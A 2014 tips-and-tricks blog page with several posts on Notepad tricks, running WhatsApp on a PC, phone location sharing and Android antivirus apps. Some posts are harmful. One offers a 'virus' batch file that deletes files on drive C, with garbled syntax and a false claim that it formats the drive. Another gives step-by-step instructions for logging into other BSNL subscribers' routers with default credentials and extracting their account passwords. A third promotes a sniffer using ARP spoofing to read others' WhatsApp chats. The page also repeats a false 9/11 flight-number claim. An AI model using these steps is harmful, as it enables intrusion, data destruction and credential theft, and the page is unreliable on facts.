CLICK ON IMAGE AND JOIN


LIKE FB PAGE

Wednesday, 15 January 2014

TAGGED UNDER:

Top 5 Cool Notepad Tricks

notepad tricks

I had previously share some Interesting computer tricks as well as cool Batch file programs. In this post i will share with you guys some of the cool notepad tricks.As name suggest you don't require any program other then notepad. So lets get started.


1. World Trade Center Attack Trick


world trade center trick


The flight number of the plane that had hit World Trade Center on  (9/11) was Q33NY. Now we call this trick or a coincidence or something else but whatever it is you will be definately amazed by the this trick.

    1. Open Notepad and Type “Q33N” (without quotes) in capital letters.
    2. Increase the font size to 72.
    3. Change the Font to Wingdings.

2. Matrix Effect Trick

matrix effect trick
In this trick i will show you to make a batch file in notepad which will act as matrix effect that you might have seen in movies.Matrix effect is basically number flashes in green color.

    1. Open Noteapad and copy below code into it.
@echo off
color 02
:start
echo %random% %random% %random% %random% %random% %random% %random% %random% %random% %random%
goto start

    2. Now save this file as Matrix.bat (name can be anything but .bat is must)
    3. Open your saved file and you will have matrix effect on your screen.

3. Creating Virus That Format C Drive

computer virus
In this trick we will be creating virus in notepad using batch file programming. This virus is really simple to create yet very dangerous. opening this file we delete or format C drive of your computer.

    1. Open Notepad and copy below code into it.
@Echo off
Del C:\ *.* |y

    2. Then Save this file as virus.bat
    3. Now, running this file format C Drive.

4. Making Personal Diary Using Notepad 

notepad tricks
Here you will learn to use notepad as Digital diary or a log book to keep record of your daily work instead of using pen and paper.

    1. Open Notepad and Type .LOG (in capital Letters and press enter
    2. Save the program with any name and close it.
    3. Open the file again. Now you can see current date and time, This will happen every time you reopen notepad

5. Dancing Keyboard Led


keyboard dancing led

In this part i will show you to make interesting file using notepad which will makekeyboard led to dance. basically we will be creating a visual basic script.

    1. Open Notepad and copy below codes into it.

Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{CAPSLOCK}"
wshshell.sendkeys "{NUMLOCK}"
wshshell.sendkeys "{SCROLLLOCK}"
loop
    2. Then save this file as dance.vbs (name can be anything but .vbs is must)
    3. Open your save file and see your keyboard led blinking like disco lights.

ENJOYE,,,,

TAGGED UNDER:

How To Run WhatsApp On Your Desktop Computer

Run WhatsApp on your desktop computer!

WhatsApp is a really cool messaging app that lets you send messages and chat with your buddies absolutely free of charge! It is the most popular messaging app for Android and iOS smartphones, and rightly so! It connects people from around the world. But the problem is, it's only made for smartphones. You can't use it well on older/feature phones. And even if you do own a smartphone, it drains away your precious batterytime, since it needs internet connectivity to do its thing. Well if you're like me and don't want to let battery timing get in the way, there's a solution! You can install and use the app right from your desktop computer!

What is WhatsApp?

WhatsApp is a free messenger designed to be used on smartphones. It works over the internet and allows you to talk to any person living anywhere on planet Earth provided that you know their cellphone number. The app is designed for Nokia Symbian, iPhone, Android and Windows Phone devices and it’s completely free to use for the first year. Don’t let that last line bother you, since there are ways to get it for an unlimited time.

I did not mention PC or Mac in the supported platforms because this app is not officially available on them. But the title wasn’t misleading since we got it running on a PC andMac.

What will I need?

The tools or rather software that you need is a simple Android emulator for PC/Mac. The one we’ll be using is the well-known Bluestacks App Player you can download from the link provided below.
And yes, WhatsApp will need your cell-number so you better make sure you have one.

Your system must have a 1GB+ RAM for running the emulator. Good graphics card and processor will obviously result in better rendering but a simple one would also do. MacOS X or PC with XP SP3, Vista, 7 and 8 are supported.

Let’s Begin…

The steps shown below work for both PC and Mac. Just make sure you download the correct version of Bluestacks.
  • First up, download and install Bluestacks app player. It’s a straight forward installation. However it might want to download extra stuff so your internet connection better be working

  • Run the player from the desktop icon. You’ll get to a screen similar to the one shown below
BlueStacks
  • Click on the Search icon and enter WhatsApp
  • Select WhatsApp Messenger from the list and proceed to the installation. It might also ask you for a Google account, just provide that right away. Since it is an Android emulator, you’ll be navigated to Google Play. Click Install and it’ll start the download.
Download WhatsApp
  • And that’s it! WhatsApp will ask you to enter a valid phone number. The verification will also work through that number so you better enter it correctly.
  • Great! Now you can use WhatsApp the way you do it on a smartphone. You can customize your profile, contact all your friends regardless of which platform they are running the app on and also get live notifications of new messages from the emulator.
Use WhatsApp!

You can open up the app form the My Apps category in the main screen.

So why WhatsApp?

There are several other such messenger services available on the same platforms. You have Viber, Wechat, Kik and whatnot. Firstly, WhatsApp is the most popular app of the lot. Secondly, WhatsApp has got everything - you can communicate text, images or even high quality videos with friends. Plus, it’s simple and easy to use. And if your one-year free license expires, you can always reinstall the app to get it back.

WhatsApp is not officially released for PC/Mac but there are ways like the one mentioned above that make that happen. The methodology is simple but works quitewell. WhatsApp is also the best of its kind which makes it a must-have. Just in case you were wondering throughout this tutorial, YES you can run any android app/game on the software mentioned. Guess your life just got better, much better!

Got any questions? Feel free to shoot 'em in the comments section below. Cheers :)

TAGGED UNDER:

BSNL Broadband Hacked | How To Hack Bsnl Broadband

BSNL Broadband Hacked | How To Hack Bsnl Broadband


Here is the trick for How To Hack Bsnl Broadband I hope you will really enjoy it Follow the below steps to do this

1. Identify your IP address(Dont know visit-Click Here)

2.Download IP scanner.( i prefer -Click Here).

3. Open IP scanner .GO to option/select port.Enter 80 in 1st option(enter post to scan)

4.In hostname option type ur ip.Click On the ip button next to host name on opening it will automatically fill the ip range.

5.In the first option Let Your original IP be but in the second option fill the IP greater then original.Now click Scan

6.IT will give you LIST of ISP showing some ips green on left side.

7.Right click that ip and then to option 'open computer' & select browser

8.ASk for username and pass.GIve username :admin password:admin

9.if it doesnt respond take some other green IP.

10. When pages get open go to home & click Wan.Here uu will see user id and pass in coded form

11.To fetched actual password download this soft from HERE

12.Extract files from tht and run'X-pass'.Drag d 'x' icon in password filled and u will get the pass.

13. To check that pass then Click Here

Tuesday, 14 January 2014

How to trace Exact Location of Mobile Phone


There are many instances when we want to know where our friends are, where our parents are, and for those who've got a pair, where is my girl-friend or boyfriend. ! Well there are many apps in the market which allow you to get exactly the pin-pointed location of  any cellphone. But the problem is they cost too high. Well today I'm gonna show you a process by which you can trace the exactmobile location of any cell phone without the need to spend a single penny. What you need is listed below, and i'm sure most of us already have what is needed.


REQUIREMENTS:

• Any cell phone that supports Google maps. eg. iPhone , Nokia , Blackberry , Symbian etc.

• Google Latitude. Which you can download by going to google.com/latitude from your cell phone.


STEPS:-
• Go to www.google.com/latitude from your cell phone.
• Download the free app.
• Open the App.
• Enter You mobile number in the entry Field.
• Now You've set it up on your phone. Now you gotta set it up on your friends cell phone. 


HOW TO SET IT UP ON YOUR FRIENDS CELL PHONE:

• You can add friends by their E-mail Addresses. Your friends will receive an E-mail with the downloadlink of Google latitude. 
• Or you can manually add yourself or ask your friend to add google latitude on his/her cell phone. 
• Now you and your friend can add each other as friends on google latitude and you'll get the exact location of where your friends cell phone is.
• There is exactly no limit to how many friends you can add in your latitude circle. ( just make sure you dont add your parents :) 
• Well so As soon as You and your buddy confirm each other as friends you get to see each others location.


HOW TO USE IT EVEN WHEN YOU DON'T HAVE YOUR CELL PHONE WITHYOU:
• Well the most eye catching feature of google latitude is that you can use it online even without a cell phone.
• Just go to google.com/latitude from you PC, Follow the instructions, log-in into your account. And track You friends Locations !!

Enjoy (-_-)

Top 7 Android Security/Antiviurs Apps | One Must Have Any One


if you are a active internet/web user, you must be knowing the potential dangers that lurk online which includes harmful malwares, viruses, Trojans and spyware bots etc. These threats exposes your private/personal data to hackers (unwanted users) and put your privacy at risk. So to avoid any such risks its necessary to use good security apps that can protect yourself from all the above mentioned threats and potential dangers.These security apps allow users to protect themselves from not only online harmful threats (malware, spyware, etc) but also from physical ones such as in the case of the phone being misplaced or stolen. So We brings top Android security apps list for android phones. One Must Have It.

1. Lookout Security & Anti-Virus

Lookout Security & Anti-virus app for Android is an application that secures Android users from threats such as bugs, Trojans and viruses that may enter the device through local networks or online. Lookout Security & Anti-virus allows users to protect their vital data and find their phone if they misplace it, and backup their important files and documents in a safer place.
Use the Lookout Security & Anti-virus app to scan every individual app you download to make sure the apps are safe from malware, spyware and Trojans. A great feature found in the application is the “Routine Check” feature that allows users to schedule daily or weekly scans of the apps you download. You can also get automatic, over-the-air protection against the latest threats.


2. AVG Antivirus

AVG Antivirus is the Android based application of the much renowned antivirus software for personal computers with the same name. AVG Antivirus app allow users to scan apps, setting files and media card in real-time allowing you to find any threats such as malware, Trojans and spyware in any of them that may put your privacy and vital information at risk of being exposed. Not only applications, but also the AVG Antivirus application for Android allows users to screen incoming SMS to detect any harmful threats.
The AVG Antivirus also ensures maximum speed of your phone by giving users a task manager to kill off any apps and tasks that slow the device down.


3. McAfee WaveSecure

McAfee WaveSecure is an award winning mobile protection app for your Android devices and systems. McAfee WaveSecure gives users the option to secure their personal data on mobile device, in the event that the mobile may be lost or stolen. In such a case, McAfee WaveSecure can be used to track your device and even wipe all data on the Android device saving it from any prying eyes. An easy to use web portal allows users to backup and restore their personal data.


4. Norton Antivirus & Security


Norton Antivirus & Security is a security application for Android devices with iOS 2.1 and up. The Norton Antivirus & Security allows users to protect their devices from loss of data, in case of theft and malware attacks. One of the best antivirus companies in the world, Norton Antivirus, backs Norton Antivirus & Security. Norton Antivirus & Security provides all the features that will be required by an Android user to keep themselves save and secure from malware, Trojans, spyware and other incidents such as theft. The antivirus protection automatically scans the downloaded apps and app updates against any potential harmful threats. It also searches for and removes mobile security threats that may tamper with your phone in order to achieve your personal information. Norton Antivirus & Security allows users to scan the SD card for any harmful threats if any. Norton Antivirus & Security also allows users to lock their devices and remote wipe any confidential data found on the device if their devices are misplaced or stolen.


5. Mobile Security & Antivirus


The Mobile Security & Antivirus provides the users with two basic functions that keep vital information safe and secure from all kinds of threats. These two functions are that of – Antivirus protection and security. The Mobile Security & Antivirus protects your Android device free from viruses and saves your battery life, an essentially helpful feature where you require battery life and have only a little left. Use the Mobile Security & Antivirus’s malware scanner feature to scan apps as you download them to scan for any harmful threats that may put your privacy at risk, including your confidential data such as passwords, e-mails, etc.
One of the best features present in Mobile Security & Antivirus is the “Application Audit” feature that can be used to ensure that apps do not take more permission then they should and thus allow you to safeguard your private data, and even access to unwanted Internet updates or so.


6. Avast! Mobile Security


Avast! Mobile Security provides Android users with OS 2.1 and up with protection from viruses and theft security issues. Use the Avast! Mobile Security to protect private data with automatic virus scans and find infected URLs before they infect your mobile with malware and spyware. Use the SMS commands to wipe, lock and GPS track your Android device in case if it is stolen or misplaced somewhere outside home. You can also use the “Activate Siren” feature to turn on a loud siren allowing you to locate your mobile phone – a helpful feature if phone is misplaced somewhere inside home.
Avast! Mobile Security application also allows users to screen incoming SMS and phone calls. Use parameters to direct specific unwanted calls to voicemail.


7. NQ Mobile Security & Antivirus

The NQ Mobile Security & Antivirus is a total mobile security solution for Android devices, protecting them from harmful threats such as malware, spyware and Trojans while also allowing users to monitor their devices to ensure maximum speeds. Use the NQ Mobile Security & Antivirus app to browse the Internet safely without having to worry about phishing, fraud sites and malware that lurks the Internet. The app is updated regularly keeping in track with all the latest viruses and threats discovered.
Use the Network Manager to track your traffic consumption over a period of 30 days and keep a track on the trend and statistics as well. Use the Backup & Restore feature present in the NQ Mobile Security & Antivirus app to backup and retrieve contacts and messages found on any of your mobile device – iOS, Android, Blackberry or Nokia.


Here Such Top Android Secutiy/Antivirus for u. I hope it is Informative.

Enjoy(-_-)

TAGGED UNDER:

3 Ways to Hack WhatsApp


Seeing a keep interest of hacking WhatsApp of my visitors on "4 WhatsApp Tricks and Hacks [Android]" Promoted me to indulge my contribution to this topic. After lot of Researching I came upon with 3 Whatsapp Hacks which Really Works, and in this article i will also clear some misconception on WhatsApp Hacking.


Let's Get Started 


1. WhatsApp Sniffer 

WhatsAppSniffer is a tool for root terminals to read WhatsApp conversations of a WIFI network (Open, WEP, WPA/WPA2). It captures the conversations, pictures / videos and coordinates that aresent or received by an Android phone, iPhone or Nokia on the same WIFI network. It has not been tested with W indows Phone terminals. It can't read the messages written or received by the BlackBerry's, as they use their own servers and not WhatsApp's.
This application is designed to demonstrate that the security of WhatsApp's  communications is null. WhatsAppSniffer just use the TCPDump program which reads all the WIFI network packets and filters those which has origin or destination WhatsApp's servers. All messages are in plain text, so it does not decrypt anything, complying fully with the legal terms of WhatsApp (3.C: "While we do not disallow the use of sniffers Such as Ethereal, tcpdump or HttpWatch in general, Any we do going efforts to disallow reverse-engineer our system, our protocols, or explore outside the boundaries of the ordinary requests made by clients WhatsApp .... ") 
For WPA/WPA2 encrypted networks, if uses the tool ARPSpoof (optional).


SHARE

ad

Contact Form

Name

Email *

Message *

Copyright © 2014 | Pc TiPs AnD TriCkS | REFERENCE | Pc TiPs AnD TriCkS |
Designed By: | ANOOP KAUSHAL | Powered By: | Pc TiPs AnD TriCkS | All Right Reserved.|